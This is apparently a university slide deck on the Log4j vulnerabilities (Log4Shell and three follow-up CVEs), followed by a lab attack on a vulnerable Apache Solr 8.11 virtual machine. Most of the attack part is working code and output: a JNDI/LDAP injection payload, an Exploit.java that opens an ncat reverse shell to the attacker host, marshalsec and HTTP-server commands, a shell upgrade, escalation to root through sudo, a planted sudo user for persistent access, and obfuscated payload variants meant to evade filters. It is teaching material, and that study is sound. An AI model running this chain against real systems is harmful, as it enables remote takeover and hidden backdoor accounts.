



UNIVERSITÀ
DEGLI STUDI
DI PADOVA

Log4j - CVE-2021-44228

Nicola Scremin

Log4j: What is it?




- Log4j is simply a Java-based library and is one of the possible tools used to manage logs on both windows and linux environments
- Records events, errors and routine system operations
- There are 4 main vulnerabilities about Log4j

History of Log4j: CVE-2021-44228




- Also known as Log4Shell
- An attacker can execute arbitrary code loaded from LDAP server because there is a misconfiguration regarding the use of LDAP and JNDI protocol
- For many ethical hackers and IT experts, this is one of the most critical vulnerability in the last 10 years
- This CVE regards all the Log4j version until the 2.15 one.
- Patched on 6 December 2021

History of Log4j: CVE-2021-45105



- Fixing the previous vulnerability was not enough, there was still ambiguity in some configurations
- Attackers are still able to craft malicious input data using a JNDI lookup pattern
- It suffers from information leak and Remote Code Execution
- Log4j 2.16.0 (Java 8) and 2.12.2 (Java 7) fix this issue by removing support for message lookup patterns and disabling JNDI functionality by default
- Patched on 13 December 2021


History of Log4j: CVE-2021-45046



UNIVERSITÀ
DEGLI STUDI
DI PADOVA


- Attackers with the control of Thread Context Map were able to exploit a crafted string to cause a denial of service
- Patched on 17 December 2021 under the version Log4j 17.0

History of Log4j: CVE-2021-44832



- This vulnerability happens when a JDBC Appender with a JNDI LDAP data source URI are used by the attacker who has also the control of the target LDAP server
- It allows an attacker to remotely execute malicious code (RCE)
- Fixed in Log4j 2.17.1, 2.12.4 and 2.3.2

JNDI: What is it?




- It stands for “Java Naming and Directory Interface”
- Provides an API for applications to interact with directory services such as LDAP
- A Java-based application (like Log4j) can use JNDI together with LDAP to find an object that contains the data it may need

LDAP Example




- `ldap://192.168.1.37:9999/o=ProgramID`
- Find and invoke ProgramID remotely from an LDAP server
- IP of the server is 192.168.1.37
- PORT of the server is 9999
- If an attacker can craft the JNDI URL, he can cause the application to load and execute arbitrary Java code

CVE-2021-44228 in Act



UNIVERSITÀ
DEGLI STUDI
DI PADOVA




- It is a service designed to drive powerful document retrieval applications, wherever we need to serve data to users based on their queries, Solr can do it.
- We install version 8.11 since it is vulnerable to CVE Log4Shell (has a version of Log4j < 2.16)

In the project we used two machines:

- The attacker machine which is a simple seed VM with IP 192.168.1.37
- Vulnerable Machine with Ubuntu v.20.04 and Apache Solr version 8.11. In this case the IP is 192.168.1.35

Discover The vulnerability




- Use **nmap** since it allows to gather information about the target machine

```
seed@VM: ~  
[09/08/22] seed@VM:~$ nmap -sV -p- 192.168.1.35  
Starting Nmap 7.80 ( https://nmap.org ) at 2022-09-08 05:09 EDT  
Nmap scan report for 192.168.1.35  
Host is up (0.0011s latency).  
Not shown: 65531 closed ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)  
139/tcp   open  netbios-ssn Samba smbd 4.6.2  
445/tcp   open  netbios-ssn Samba smbd 4.6.2  
8983/tcp  open  http         Apache Solr  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds  
[09/08/22] seed@VM:~$
```

Check Vulnerability



- It has 8.11 version and we know it is vulnerable to Log4Shell.



The screenshot shows the Solr Admin web interface. The browser address bar indicates the URL `192.168.1.35:8983/solr/#/`. The interface includes a sidebar with navigation links: Dashboard, Logging, Security, Core Admin, Java Properties, Thread Dump, and a message "No cores available Go and create one". The main content area displays the "Instance" status as "Start" (about a minute ago) and the "Versions" section. The Versions section contains a table with the following data:

Component	Version	Details
solr-spec	8.11.0	
solr-impl	8.11.0	e912fdd5b632267a9088507a2a6bcb75108f381 - jpountz - 2021-11-09 14:08:51
lucene-spec	8.11.0	
lucene-impl	8.11.0	e912fdd5b632267a9088507a2a6bcb75108f381 - jpountz - 2021-11-09 14:03:35


The table is highlighted with a red border. Below the Versions section, the "JVM" section shows runtime information: "Oracle Corporation Java HotSpot(TM) 64-Bit Server VM 1.8.0_181 25.181-b13". The "Processors" section shows "1". The "Args" section lists: `-DSTOP.KEY=solrrocks`, `-DSTOP.PORT=7983`, `-Djetty.home=/opt/solr/server`, and `-Djetty.port=8983`. On the right side, the "System" section shows "Physical Memory" and "Swap Space" bars, and the "JVM-Memo" section shows a "57.00 MB" bar.

- The general payload that abuse log4j vulnerability is the following one:

`${jndi:ldap://Attacker_Host:Port}`

- Last but not least we have to understand a possible entry point for injecting this payload


Analyze Logs




- Common Logs in Apache Solr

```
2021-12-13 03:43:31.665 INFO (main) [ ] o.a.s.c.SolrXmlConfig Loading container configuration from /var/solr/data/solr.xml
2021-12-13 03:43:32.003 INFO (main) [ ] o.a.s.c.SolrXmlConfig MBean server found: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc, but no JMX r
2021-12-13 03:43:33.221 INFO (main) [ ] o.a.s.h.c.HttpShardHandlerFactory Host whitelist initialized: WhitelistHostChecker [whitelistHosts=null
2021-12-13 03:43:33.733 WARN (main) [ ] o.e.j.u.s.S.config Trusting all certificates configured for Client@25ddbbb[provider=null,keyStore=null
2021-12-13 03:43:33.741 WARN (main) [ ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@25ddbbb[provider=nu
2021-12-13 03:43:34.241 WARN (main) [ ] o.e.j.u.s.S.config Trusting all certificates configured for Client@69f63d95[provider=null,keyStore=null
2021-12-13 03:43:34.241 WARN (main) [ ] o.e.j.u.s.S.config No Client EndPointIdentificationAlgorithm configured for Client@69f63d95[provider=nu
2021-12-13 03:43:34.369 WARN (main) [ ] o.a.s.c.CoreContainer Not all security plugins configured! authentication=disabled authorization=disab
2021-12-13 03:43:34.741 INFO (main) [ ] o.a.s.c.TransientSolrCoreCacheDefault Allocating transient core cache for max 2147483647 cores with ini
2021-12-13 03:43:34.769 INFO (main) [ ] o.a.s.h.a.MetricsHistoryHandler No .system collection, keeping metrics history in memory.
2021-12-13 03:43:34.939 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.node' (registry 'solr.node') enabled at server: com.
2021-12-13 03:43:34.944 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jvm' (registry 'solr.jvm') enabled at server: com.su
2021-12-13 03:43:34.956 INFO (main) [ ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.jetty' (registry 'solr.jetty') enabled at server: coi
2021-12-13 03:43:35.030 INFO (main) [ ] o.a.s.c.CorePropertiesLocator Found 0 core definitions underneath /var/solr/data
2021-12-13 03:43:35.121 INFO (main) [ ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppContext@5e2c3d18{/solr,file:///opt/solr-8.11.0/server/so
2021-12-13 03:43:35.169 INFO (main) [ ] o.e.j.s.AbstractConnector Started ServerConnector@2fb3536e{HTTP/1.1, (http/1.1, h2c)}{0.0.0.0:8983}
2021-12-13 03:43:35.169 INFO (main) [ ] o.e.j.s.Server Started @6644ms
2021-12-13 03:44:58.415 INFO (qtp1083962448-20) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=80
2021-12-13 03:47:53.989 INFO (qtp1083962448-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:54.819 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.284 INFO (qtp1083962448-19) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:55.682 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.075 INFO (qtp1083962448-20) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.459 INFO (qtp1083962448-23) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:56.844 INFO (qtp1083962448-14) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.253 INFO (qtp1083962448-17) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.548 INFO (qtp1083962448-18) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:57.758 INFO (qtp1083962448-21) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.058 INFO (qtp1083962448-16) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=1
2021-12-13 03:47:58.346 INFO (qtp1083962448-19) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.616 INFO (qtp1083962448-22) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
2021-12-13 03:47:58.803 INFO (qtp1083962448-23) [ ] o.a.s.s.HttpSolrCall [admin] webapp=null path=/admin/cores params={} status=0 QTime=0
```



Navigate to the page



- Obtain an answer by the page



Send Payload



The screenshot shows a terminal window with two active sessions. The top session is a netcat listener on port 9999, which has received a connection from 192.168.1.35. The bottom session is a curl command that sends a JNDI payload to a Solr endpoint. Red arrows and text labels are overlaid on the terminal to identify the listener, the characters being sent, and the payload itself.

```
seed@VM: ~  
[09/08/22] seed@VM:~$ nc -lnvp 9999  
Listening on 0.0.0.0 9999  
Connection received on 192.168.1.35 54130  
0  
{  
  "responseHeader": {  
    "status": 0,  
    "QTime": 1,  
    "initFailures": {},  
    "status": {}  
  }  
}  
[09/08/22] seed@VM:~$
```

Listener

Characters

Payload


- It allows to create a LDAP Server
- It can interpret LDAP requests
- Since it needs Java to be installed, the creator suggests to use version 8

- We want to get a bash shell
- Remember to use java 8 to build the exploit

```
Open  [icon]  *Exploit.java  Save  [icon]  [icon]  [icon]  [icon]
~/Desktop/marshalsec

1 public class Exploit {
2     static {
3         try {
4             java.lang.Runtime.getRuntime().exec("ncat -e /bin/bash 192.168.1.37 9999");
5         } catch (Exception e) {
6             e.printStackTrace();
7         }
8     }
9 }
10
```

Complete Attack



UNIVERSITÀ
DEGLI STUDI
DI PADOVA

```
Activities Terminal
seed@VM: ~/.../marshalsec
[09/11/22]seed@VM:~/.../marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.1.37:8000/#Exploit"
Listening on 0.0.0.0:1389
Send LDAP reference result for Exploit redirecting to http://192.168.1.37:8000/Exploit.class
[09/11/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.1.35 43632
whoami
solr
[09/11/22]seed@VM:~/.../marshalsec$

Sep 11 15:21
seed@VM: ~/.../marshalsec
[09/11/22]seed@VM:~/.../marshalsec$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.35 - - [11/Sep/2022 15:19:37] "GET /Exploit.class HTTP/1.1" 200 -
[09/11/22]seed@VM:~/.../marshalsec$ curl 'http://192.168.1.35:8983/solr/admin/res?foo=${jndi:ldap://192.168.1.37:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
[09/11/22]seed@VM:~/.../marshalsec$
```

Upgrade Shell




UNIVERSITÀ
DEGLI STUDI
DI PADOVA

```
seed@VM: ~/.../marshalsec
[09/12/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.1.35 58426
python3 -c "import pty; pty.spawn('/bin/bash')"
solr@nicola-VirtualBox:/opt/solr/server$ ^Z
[1]+  Stopped                  nc -lnvp 9999
[09/12/22]seed@VM:~/.../marshalsec$ stty raw -echo
[09/12/22]seed@VM:~/.../marshalsec$ nc -lnvp 9999

solr@nicola-VirtualBox:/opt/solr/server$ export TERM=xterm
solr@nicola-VirtualBox:/opt/solr/server$ whoami
solr
solr@nicola-VirtualBox:/opt/solr/server$ sudo -l
Matching Defaults entries for solr on nicola-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User solr may run the following commands on nicola-VirtualBox:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
solr@nicola-VirtualBox:/opt/solr/server$
```

Create User



```
root@nicola-VirtualBox: /opt/solr-8.11.0/server
seed@VM: ~/.../marshalsec x seed@VM: ~/.../marshalsec x root@nicola-VirtualBox: ... x seed@VM: ~/.../marshalsec x
solr@nicola-VirtualBox:/opt/solr/server$ sudo bash
root@nicola-VirtualBox:/opt/solr-8.11.0/server# adduser nicola
adduser: The user `nicola' already exists.
root@nicola-VirtualBox:/opt/solr-8.11.0/server# adduser test
Adding user `test' ...
Adding new group `test' (1001) ...
Adding new user `test' (1001) with group `test' ...
Creating home directory `/home/test' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@nicola-VirtualBox:/opt/solr-8.11.0/server# usermod -aG sudo test
root@nicola-VirtualBox:/opt/solr-8.11.0/server# groups test
test : test sudo
root@nicola-VirtualBox:/opt/solr-8.11.0/server#
```


SSH



```
test@nicola-VirtualBox: ~  
C:\Users\Nicola>ssh test@192.168.1.35  
test@192.168.1.35's password:  
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-125-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
5 updates can be applied immediately.  
4 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
New release '22.04.1 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
4 updates could not be installed automatically. For more details,  
see /var/log/unattended-upgrades/unattended-upgrades.log  
*** System restart required ***  
Last login: Wed Sep 21 16:16:45 2022 from 192.168.1.23  
test@nicola-VirtualBox:~$ sudo -l  
[sudo] password for test:  
Matching Defaults entries for test on nicola-VirtualBox:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User test may run the following commands on nicola-VirtualBox:  
    (ALL : ALL) ALL  
test@nicola-VirtualBox:~$
```

Obfuscation Techniques



```
`${env:ENV_NAME:-j}ndi`${env:ENV_NAME:-:}``${env:ENV_NAME:-l}dap`${env:ENV_NAME:-:}//attackerendpoint.com/}

`${lower:j}ndi:${lower:l}${lower:d}a`${lower:p}://attackerendpoint.com/}

`${upper:j}ndi:${upper:l}${upper:d}a`${lower:p}://attackerendpoint.com/}

`${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}

`${env:BARFOO:-j}ndi`${env:BARFOO:-:}``${env:BARFOO:-l}dap`${env:BARFOO:-:}//attackerendpoint.com/}

`${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m`${lower:i}://attackerendpoint.com/}

